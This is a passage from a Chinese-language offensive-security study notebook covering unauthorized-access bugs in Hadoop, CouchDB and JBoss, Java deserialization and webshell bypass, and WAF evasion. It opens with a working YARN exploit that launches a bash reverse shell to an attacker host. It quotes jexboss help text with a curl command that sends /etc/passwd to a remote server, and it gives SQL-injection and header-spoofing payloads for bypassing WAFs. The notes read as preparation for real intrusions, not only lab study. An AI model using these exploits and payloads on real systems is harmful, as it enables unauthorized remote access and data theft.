url = target + 'ws/v1/cluster/apps'
data = {
    'application-id': app_id,
    'application-name': 'get-shell',
    'am-container-spec': {
        'commands': {
            'command': '/bin/bash -i >& /dev/tcp/%s/9999 0>&1' % lhost,
        },
    },
    'application-type': 'YARN',
}
requests.post(url, json=data)
修改exploit.py中的反弹IP
python exploit.py
```

HDFS

```
NameNode 默认端口 50070
DataNode 默认端口 50075
https 默认端口 14000
journalnode 默认端口 8480
```

YARN (JobTracker)

```
ResourceManager 默认端口 8088
Jobtracker 默认端口 50030
TaskTracker 默认端口 50060
```

Hue默认端口8080

YARN (JobTracker)

```
master 默认端口 6001
regionserver 默认端口 60030
```

hive- server2默认端口1000

spark- jdbcserver默认端口10003

开启身份验证，防止未经授权用户访问

Couchdb

默认端口5984

在local.ini配置中：

bind_address = 设置为0.0.0.0则存在未授权访问

直接加端口进行访问即可

exp:

```
https://github.com/vulhub/vulhub/blob/master/couchdb/CVE-2017-12636/exp.py
```

Ldap

使用工具ldap admin直接连接即可

防御措施：

```
https://www.cnblogs.com/mrhonest/p/10948657.html -- 建议
https://blog.csdn.net/u011607971/article/details/86378361 -- 管理方法
```

未授权漏洞总结：

```
https://github.com/f1veT/VulScan/find/master --Vulscan
https://github.com/ysrc/xunfeng/tree/master/vulscan/vuldb --vuldb
```

2.2.2.2 JBOSS未授权访问

Jboss未授权访问


vulhub漏洞平台可以复现，启用环境位置：vulhub-jboss-cve-2017-7504

```
docker-compose up -d
```

访问8080端口无账号密码就可进入

linux-kali-exp

```
git clone https://github.com/joaomatosf/jexboss
cd jexboss
python jexboss.py
```



```
dayu@kali: ~ 80x53
* --- JexBoss: Jboss verify and EXploitation Tool --- *
* And others Java Deserialization Vulnerabilities *
|
| @author: João Filho Matos Figueiredo
| @contact: joaomatosf@gmail.com
|
| @update: https://github.com/joaomatosf/jexboss
|-----#
@version: 1.2.4

Examples: [for more options, type python jexboss.py -h]

For simple usage, you must provide the host name or IP address you
want to test [-host or -u]:

$ python jexboss.py -u https://site.com.br

For Java Deserialization Vulnerabilities in HTTP POST parameters.
This will ask for an IP address and port to try to get a reverse shell:

$ python jexboss.py -u http://vulnerable_java_app/page.jsf --app-unserialize

For Java Deserialization Vulnerabilities in a custom HTTP parameter and
to send a custom command to be executed on the exploited server:

$ python jexboss.py -u http://vulnerable_java_app/page.jsf --app-unserialize
-H parameter_name --cmd 'curl -d@/etc/passwd http://your_server'

For Java Deserialization Vulnerabilities in a Servlet (like Invoker);
```

```
python3 jexboss.py IP+port
```

执行工具会依次检测一下项目，有漏洞就会显示红色的: VULNERABLE(易受攻击的)，工具就会根据找到容易受到攻击的点，进行利用

然后选择YES，就可以获得shell了

2.2.3 远程代码执行漏洞

2.2.3.1 Java下奇怪的命令执行

前言

使用ProcessBuilder

```
ProcessBuilder pb=new ProcessBuilder(cmd);
pb.start();
```

使用Runtime

```
Runtime.getRuntime().exec(cmd)
```

也就是说上面cmd参数可控的情况下，均存在命令执行的问题。但是话题回来，不太清楚大家是否遇到过java命令执行的时候，无论是windows还是linux环境下，带有|, <, >等符号的命令没办法正常执行。所以今天就进入底层看看这两个东西

差别

这里只讲解下跟进 java.lang, Runtime#exec的构造方法，exec的构造方法有以下几种情况,其实根据传入的变量我们大概可以区分的了，一个是根据 String command，也就是直接传入一个字符串，另一个是根据 String cmdarrayu[]，也就是传入一个数组

需要知道Runtime.getRuntime().exec()的底层实际上也是 ProcessBuilder

getRuntime().exec()如果直接传入字符串会经过String Tokenizer的分割，进而破坏其原本想要表达的意思

<https://codewhitesec.blogspot.com/2015/03/sh-or-getting-shell-environment-from.html>

详细了解下这篇文章的讲解

总结:

其实java已经尽量规避命令执行的安全问题，JDK沙盒机制会进行 checkExec，执行命令的机制就是仅仅检查并执行命令数组中的第一个，而分隔符后面的所有东西都是默认为被执行程序的参数，所以 getRuntime().exec() 通过传入字符串执行命令的时候，应该尽量避免使用空格，用了空格可能会改变这条命令本身想要表达的意思

所以在Java下如果遇到复杂的命令执行，且参数只能如下所示，且只有一个位置可以控制的话,建议使用base64的编码方式，windows下可以使用 powershell的base64

Java的反序列化框架利用框架ysoserial，以及一些shiro这类反序列化导致的命令执行实际上很多是用了getRuntime来达到命令执行的目的，且就像我们上面说的，可控位置比较固定，执行复杂命令会出现执行不了

Reference

```
sh-or-getting-shell-environment-from
```

2.2.3.2 Shiro反序列化记录

漏洞搭建安装和复现:

```
https://cloud.tencent.com/developer/article/1078421
https://blog.knownsec.com/2016/08/apache-shiro-java/
```

Reference

Pwn a CTF Platform with Java JRMP Gadget

```
https://blog.orange.tw/2018/03/pwn-ctf-platform-with-java-jrmp-gadget.html
https://open.appscan.io/article-862.html
https://www.jianshu.com/p/f10ad968e1b2
```

强网杯“彩蛋— Shiro1.2.4(SHRO550)漏洞之发散性思考

该链接已失效，可查看书籍

Apache Shiro Java反序列化漏洞分析

```
https://blog.knownsec.com/2016/08/apache-shiro-java/  
https://bacde.me/post/Apache-Shiro-Deserialize-Vulnerability/
```

知识盲区，需要脑补！！！！

2.2.3.3 RMI-反序列化

参考

RM官方文档

```
https://xz.aliyun.com/t/4711#toc-3 ---浅显易懂的JAVA反序列化入门  
java安全漫谈-04RM篇(1) ----如果看到可以找dayu我要  
java安全漫谈04.RM篇(2) --没找到(2)....
```

知识盲区，需要脑补！！！！

2.2.3.4 JNDI注入

参考：（哎，知识盲区，加油脑补）

```
https://www.freebuf.com/vuls/115849.html --Jndi注入及Spring RCE漏洞分析  
https://www.veracode.com/blog/research/exploiting-jndi-injections-java --在Java中利用JNDI注入  
https://kingx.me/Restrictions-and-Bypass-of-JNDI-Manipulations-RCE.html --如何绕过高版本JDK的限制进行JNDI注入利用
```

RPC

```
https://www.jianshu.com/p/2accc2840a1b --如何给老婆解释什么是RPC  
https://www.freebuf.com/column/189835.html ---深入理解JNDI注入与Java反序列化漏洞利用
```

ldap

```
https://www.cnblogs.com/wilburxu/p/9174353.html --LDAP概念和原理介绍  
https://www.jianshu.com/p/7e4d99f6baaf --LDAP入门  
https://blog.csdn.net/caoyujiao520/article/details/82762097 --LDAP入门使用
```

2.2.3.5 fastjson漏洞浅析

前言

Fastion是一个Java语言编写的高性能功能完善的JSON库。它采用一种“假定有序快速匹配”的算法，把JSON Parse的性能提升到极致，是目前Java语言中最快的JSON库。Fastjson接口简单易用，已经被广泛使用在缓存序列化、协议交互、We输出、Android客户端等多种应用场景

参考链接

```
https://www.freebuf.com/column/207439.html ---如何绕过高版本JDK的限制进行JNDI注入
```

三个fastjson1.2...版本的poc，需要花很多时间来学习！！

2.2.3.6 CVE-2019-11043 PHP远程代码执行复现

简介

相信大家都在满天的公众号预警里面看过很多,这里就一笔带过

2019年10月22日, 国外安全研究员公开了一个PHP-FPM远程代码执行的漏洞EXP

该漏洞是 Andrew Danau在某比赛解决一道CTF题目时发现, 向目标服务器URL发送%0a符号时, 服务返回异常发现的漏洞

2019年9月26日, PHP官方发布漏洞通告其中指出使用 Nginx + php-fpm的服务器在部分配置下存在远程代码执行漏洞且该配置已被广泛使用, 危害较大, 影响较为广泛相关工具已经公开

Github地址如下:

```
https://github.com/neex/phuip-fpizdam
```

方法很多, 我会写出来...后补!!!

2.2.3.7 java webshell从入门到入狱系列1-基础篇

本系列文章纯探讨技术交流, 请勿使用本文探的技术构造恶意webshel非法入侵他人网站

前言

本系列, 主要从webshell基础、webshell的bypass技术(关键字、流量层、hook点逃逸)、后渗透的webshell维权(基于容器特性的隐式webshell、内存shell等)等方面和大家交流java中webshell的形式

基础

java webshell种类

现在大部分中间件容器, 所能支持解析的后缀, 主要是jsp, jspcx 两种动态脚本为主, 比如 tomcat容器中, 默认能支持解析的动态脚本已经默认写在配置中了

```
<jsp-config>
<jsp-property-group>
<url-pattern>*.jspx</url-pattern>
<url-pattern>*.jsp</url-pattern>
<scripting-invalid>true</scripting-invalid>
</jsp-property-group>
</jsp-config>
```

在目前常见的 webshel的后门种类,主要分如下几类:

各种客户端的一句话 webshell (比如菜刀、冰蝎、蚁剑、c刀等常见客户端)、专门负责数据传输的webshell (与数据库进行交互)、Tune后门(基于 socks5协议的 reGeorg之类的)、小马(单纯的进行命令执行、单纯的进行文件管理/上传等功能)、大马(集成了文件管理、命令执行、数据库连接等多功能性大马)

java执行命令方式

在这节我们拿最基础的命令执行的来讨论, 如何用多种方式写我们的负责命令执行的webshell

在java中, 常见的能够执行命令的方式

java基础的webshell命令执行方式

使用 java runtime exec()

第一种常见的使，用 java.lang.Runtime 类进行执行系统命令，该方法也是目前市面上各种静态查杀 webshell 辅助工具首要盯着的目标，需要注意的是win 下和linux 需要区别对待，以及当使用多个命令组合使用注意坑。下面我们来看看代码。使用 Runtime 类，调用exec执行命令返回一个Process对象,然后启一个 BufferedReader类，对返回的结果进行保存回显处理。执行exec的时候需要特别注意，带有|, <, > 等符号的命令需要使用如下代码的方式进行执行，要不然容易出错

讲解了webshell大部分能利用的机制：

Java 执行系统命令的方法和原理

用 ProcessBuilder 绕过检测

使用 Java 反射机制绕过检测

使用 Java 类加载机制绕过检测

获得 Class 对象的四种方法

<https://cloud.tencent.com/developer/article/1180753> --利用Java反射和类加载机制绕过JSP后门检测

非常详细...

<https://javasec.org/javase/> --安全门

熟悉下Java反射基础：

定义：

java反射机制是在运行状态中，对于任意一个类，都能够知道这个类的所有属性和方法；对

于任意一个对象，都能够调用它的任意方法和属性；这种动态获取信息以及动态调用对象的功能称为java语言的反射机制

java反射涉及的类：

Class类：代表类的实体,在运行的Java应用程序中表示类和接口

Field类：代表类的成员变量(类的属性)

Method类：代表类的方法

Constructor类：代表类的构造方法

Class类中常见使用的

1) 获取的类中的方法

forName(String className): 根据类名返回类的对象

getName(): 获得类的完整路径名字

2) 获取类中属性相关

getFields(): 获得所有公有的属性对象

getDeclaredFields(): 获得所有属性对象(带Declared的可以获得到私有private)

3) 获得类中方法

getMethods(): 获得该类所有公有的方法

getDeclaredMethod(String name, Class...<?> parameterTypes): 获得该类某个方法

getDeclaredMethods(): 获得该类所有方法

Fed类常见使用的

equals(Object obj): 属性与ob相等则返回true

get(Object obj): 获得obj中对应的属性值

set(Object obj, Object value): 设置obj中对应属性值

Method类

invoke(object obj, Object...args) 传递 object对象及参数调用该对象对应的方法

Constructor类

newInstance(Object...initargs): 根据传递的参数创建类的对象

2.2.3.8 深究XMLdecoder (dayu-Third day)

Oracle关于这个 xmldecoder造成的漏洞的CVE编号分别是CVE2017-3506、CVE2017-10271、CVE2019-2725

最早关于CVE2017-3506的补丁只是根据 object标签进行了限制

而根据文章中讲解的继承关系 object替换成void即可，它们实际上是不受影响的，因此便出现了CVE-2017-10271，而针对CVE-2017-10271的补丁限定了所有具有执行的节点

但这次CVE-2019-2725主要是class标签，class标签可代替 object标签来生成对象，因此这次漏洞本质还是 xmldecoder的问题，而补丁也是针对class标签来处理的

```
https://blog.csdn.net/fnmsd/article/details/89889144 --fnmsd作者-XMLDecoder解析流程分析  
https://www.anquanke.com/post/id/180725 ---浅谈Weblogic反序列化—XMLDecoder的绕过史
```

只是盲区，需要脑补！！！！

2.2.3.9 FastJson 反序列化学习

这篇文章总结的非常好：

```
http://www.lmxspace.com/2019/06/29/FastJson-反序列化学习/
```

Reference

```
fastjson-remote-code-execute-poc:  
https://github.com/shengqi158/fastjson-remote-code-execute-poc  
  
Fastjson 1.2.24反序列化漏洞分析:  
https://www.freebuf.com/vuls/178012.html  
  
Fastjson反序列化漏洞研究:  
https://www.cnblogs.com/mrchang/p/6789060.html  
  
Fastjson反序列化之TemplatesImpl调用链:  
https://p0rz9.github.io/2019/05/12/Fastjson反序列化之TemplatesImpl调用链/
```

2.2.3.10 Oracle 数据库安全思考之xml反序列化

学习文章非常详细：

```
https://my.oschina.net/u/4587690/blog/4452199
```

参考：

```
http://obtruse.syfrtext.com/2018/07/oracle-privilege-escalation-via.html
```

2.2.3.11 Webshell绕安全模式执行命令

绕过方法总结:

```
http://www.91ri.org/8700.html
```

EXP和poc:

```
https://github.com/yangyangwithgnu/bypass_disablefunc_via_ld_preload
```

2.2.3.12 Java 下的XEE漏洞

该文章讲解了java xml下大部分的XEE漏洞原因和防御:

```
http://www.lmxspace.com/2019/10/31/Java-XXE-总结/ --详细看看
```

```
https://xz.aliyun.com/t/3372 --有多余时间可以看看
```

Reference

Java XXE注入修复问题填坑实录:

```
https://mp.weixin.qq.com/s/bTeJYzUN9T1u-KDZON5FiQ
```

修不好的洞, JDK的坑——从WxJava XXE注入漏洞中发现了一个对JDK的误会:

```
https://mp.weixin.qq.com/s/bTeJYzUN9T1u-KDZON5FiQ
```

XML_External_Entity_Prevention_Cheat_Sheet:

```
https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html#Java
```

一个被广泛流传的XXE漏洞错误修复方案:

```
https://gv7.me/articles/2019/a-widely-circulated-xxe-bug-fix/
```

JAVA常见的XXE漏洞写法和防御:

```
https://blog.spooock.com/2018/10/23/java-xxe/
```

2.2.3.13 Solr Velocity模板远程代码复现及利用指南

```
https://www.secpulse.com/archives/117281.html --详细复现防御
```

```
https://www.cnblogs.com/bmjoker/p/11778478.html
```

```
https://govuln.com/topic/501/ --P牛解释
```

2.2.3.14 Solr-RCE-via-Velocity-template

```
http://www.lmxspace.com/2019/11/03/Solr-RCE-via-Velocity-template/
```

Reference

用IntelliJ idea搭建solr调试环境:

```
https://www.jianshu.com/p/4ceeb2c20002
```

```
http://lucene.apache.org/solr/guide/6_6/velocity-response-writer.html
```

2.2.3.15 java webshell 从入门到入狱系列2-攻防对抗之Bypass-上篇

1) java反射bypass

2) 反射的进阶版，通过结合利用byte字节码+反射的方式完全无任何痕迹的反射回显命令执行马

3) java 后门-unicode编码

2.2.3.16 java webshell 从入门到入狱系列3-攻防对抗之Bypass-中篇

其他姿势载入webshell的技巧tip

JavaWeb 随机后门（远程下载文件）

Java URLClassLoader 动态加载jar包 webshell

openrasp（开源应用运行时自我保护）Bypass

2.2.3.17 java webshell 从入门到入狱系列4-攻防对抗之Bypass-下篇

各家厂商早期针对流量层查杀 webshell的原理：

<https://xz.aliyun.com/t/6550>

2.2.3.18 Java反序列化过程深究（dayu-fourth day）

https://www.sohu.com/a/357066711_257305

CVE-2017-3248

CVE-2017-3248

防护建议

可以在resolveclass和resovleproxyclass增加一些反序列化利用类的黑名单检查

2.2.3.19 Apache Slor不安全配置远程代码执行漏洞复现及jmx rmi利用分析

CVE-2019-12409

https://wemp.app/posts/008ae6ed-9eee-4fc4-911c-7c603c8b884a?utm_source=bottom-latest-posts

该文章详细讲解复现!!!

2.2.3.20 java命令执行小细节

<http://www.baizhiedu.com/article/1029>

学习查看知识点，广告可以忽视!!!

2.2.3.21 JDK反序列化Gadgets-7u21

<https://xz.aliyun.com/t/6884>

详细，真详细的文章!!

参考

<https://www.freebuf.com/vuls/175754.html>

<https://b1ue.cn/archives/176.html>

<https://gist.github.com/frohoff/24af7913611f8406eaf3>

<https://sec.xiaomi.com/article/41>

<https://www.cnblogs.com/rickiyang/p/11336268.html> ---javassist使用全解析

2.2.3.22 Weblogic-T3-CVE-2019-2890-Analysis

<https://xz.aliyun.com/t/6904>

详细复现！！

2.2.3.23 spring-boot-actuators未授权漏洞

<https://www.jianshu.com/p/3162ce30a853>

<https://www.veracode.com/blog/research/exploiting-spring-boot-actuators>

2.2.3.24 SEMCMS2.6后台文件上传漏洞审计

<https://www.cesafe.com/html/6190.html>

<https://www.yir6.cn/Web/347.html> --Admin/SEMCMS_Upfile.php代码分析

2.2.3.25 代码审计之lvyecms后台getshell

<https://www.wenwenya.com/anquan/516051.html>

<https://webcache.googleusercontent.com/search?q=cache:9JJuN-bvrgwJ:https://www.secshi.com/22396.html+&cd=3&hl=zh-CN&ct=cInk&gl=hk>

2.2.3.26 Log4j-Unserialize-Analysis

<https://xz.aliyun.com/t/7004>

<https://my.oschina.net/u/4587690/blog/4452130>

两篇文章内容一致！详细介绍了CVE-2019-17571、CVE-2017-5645

2.2.3.27 JAVA反序列化- FastJson组件


<https://xz.aliyun.com/t/7027>

非常难，内容非常多！！！加油！！！这块比较难

2.2.3.28 Spring-securiy-oauth2 (CVE-2018-1260)

文章内容复现类似，可分析查看...

2.2.4 WAF-bypass (dayu-Fifth day)



找真实IP，绕过CDN

云waf一般可以通过此方法绕过

识别CDN

```
ping www.baidu.com
dig www.baidu.com
nslookup www.baidu.com
```

或者使用站长工具查看IP是否唯一等

寻找真实的IP

DNS历史解析记录

寻找DNS历史记录，找到后修改hos文件即可：

```
http://site.ip138.com/www.baidu.com
https://dnsdb.io/zh-cn/
https://x.threatbook.cn/
http://toolbar.netcraft.com/site_report?url=
https://censys.io/ipv4?q=www.baidu.com
http://viewdns.info/
https://community.riskiq.com/home
https://securitytrails.com/list/apex_domain/jgbz.baidu.com
```

RSS邮箱订阅，查看邮件源码

一般也会得到真实的IP地址，通过rss订阅的方式，可以查找到订阅的消息中真实IP或者在原始信息-头信息中（unknown[xx.xx.xx.xxIP]）信息

服务器向外请求（DNSLOG）

```
https://www.cnblogs.com/Xy--1/p/12896599.html
```

同网段子域名信息

DNS服务器域名信息：

```
google Public DNS (8.8.8.8, 8.8.4.4)
OpenDNS (208.67.222.222, 208.67.220.220)
OpenDNS Family (208.67.222.123, 208.67.220.123)
Dyn DNS (216.146.35.35, 216.146.36.36)
Comodo Secure (8.26.56.26, 8.20.247.20)
UltraDNS (156.154.70.1, 156.154.71.1)
Norton ConnectSafe (199.85.126.10, 199.85.127.10)
```

https降级绕过

从WAF层特性考虑

- (1)云waf防护，一般我们会尝试通过直找站点的真实IP,从而绕过CDN防护。
- (2)当提交GET. POST同时请求时，进入POST逻辑，而忽略了GET请求的有害参数输入，可轻易Bypass。
- (3) HTTP和HTTPS同时开放服务，没有做HTTP到HTTPS的强制跳转，导致HTTPS有WAF防护，HTTP没有防护，直接访问HTTP站点绕过防护。
- (4)特殊符号%00,部分waf遇到%00截断，只能获取到前面的参数，无法获取到后面的有害参数输入，从而导致Bypass。比如: id=1%00and 1=2 union select 1,2,co1umn_ name from information_ schema. co1umns

https://blog.csdn.net/qg_34801745

参考文章：<https://zhuanlan.zhihu.com/p/202628255>

ssl问题绕过

所以选用一个WAF不支持但是服务器支持的算法，选用TLSv1 256 bits ECDHE-RSA-AES256-SHA。就可以是WAF无法识别导致绕过

```
curl --ciphers ECDHE-RSA-AES256-SHA https://waf-test.lab.local/ssl-cipher-test
```

所以选用一个WAF不支持但是服务器支持的算法，选用TLSv1 256 bits ECDHE-RSA-AES256-SHA。就可以是WAF无法识别导致绕过。

```
pwn@thinkpad:~$ curl --ciphers ECDHE-RSA-AES256-SHA https://waf-test.lab.local/ssl-cipher-test
<html lang=en>
1  <title>HELLO </title>
   <p>Bypass worked</p>
pwn@thinkpad:~$
```

WAF支持的算法如下：

SSLv3

```
SSL_RSA_WITH_NULL_MD5
SSL_RSA_WITH_NULL_SHA
SSL_RSA_WITH_RC4_128_MD5
SSL_RSA_WITH_RC4_128_SHA
SSL_RSA_WITH_DES_CBC_SHA
SSL_RSA_WITH_3DES_EDE_CBC_SHA
SSL_RSA_EXPORT_WITH_RC4_40_MD5
SSL_RSA_EXPORT_WITH_DES40_CBC_SHA
```

TLS/1.0-1.2

```
TLS_RSA_WITH_NULL_SHA256
TLS_RSA_WITH_AES_128_CBC_SHA
TLS_RSA_WITH_AES_256_CBC_SHA
TLS_RSA_EXPORT1024_WITH_RC4_56_MD5
TLS_RSA_EXPORT1024_WITH_RC4_56_SHA
TLS_RSA_WITH_AES_128_CBC_SHA256
TLS_RSA_WITH_AES_256_CBC_SHA256
TLS_RSA_WITH_RC4_128_MD5 = { 0x000x04 }
TLS_RSA_WITH_RC4_128_SHA = { 0x000x05 }
TLS_RSA_WITH_DES_CBC_SHA = { 0x000x09 }
```

参考文章：

<http://xdxd.love/2018/09/10/利用SSL问题绕过WAF文章分析/>

method 绕过

- 1) 改变method，get改post，post 改上传（还有cookies传值）
- 2) 改变method为不规则，比如改get，post为HELLLOXX等（某些apache版本）


增加了过滤规则的代码：

```
13 <?php
14 //including the Mysql connect parameters.
15 include("../sql-connections/sql-connect.php");
16 error_reporting(0);
17
18 // take the variables
19 $id=$_GET['id'];
20
21 if($_SERVER['REQUEST_METHOD']=='GET')
22 {
23     $id=str_ireplace("sleep","", $id);
24 }
25
26 if($_SERVER['REQUEST_METHOD']=='POST')
27 {
28     $id=$_POST['id'];
29     $id=str_ireplace("sleep","", $id);
30 }
31 }
32
33 $sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
34 echo $sql;
35 echo "<br>";
36 $result=mysql_query($sql);
37 $row = mysql_fetch_array($result);
38
```

https://blog.csdn.net/qq_34801745


正常payload:

GET/xxx/?id=1+and+sleep(3) HTTP/1.1



绕过payload:

DigApis /xxx/?id=1+and+sleep(3)HTTP/1.1





使用异常方法绕过过滤规则检测，注入语句成功写入。

https://blog.csdn.net/qq_34801745

```
GET/xxx/?id=1+and+sleep(3) HTTP/1.1
DigApis /xxx/?id=1+and+sleep(3)HTTP/1.1
```

**

Heard IP 绕过

(一般应用拦截，非WAF)

```
X-forwarded-for: 127.0.0.1
X-remote-IP: 127.0.0.1
X-originating-IP: 127.0.0.1
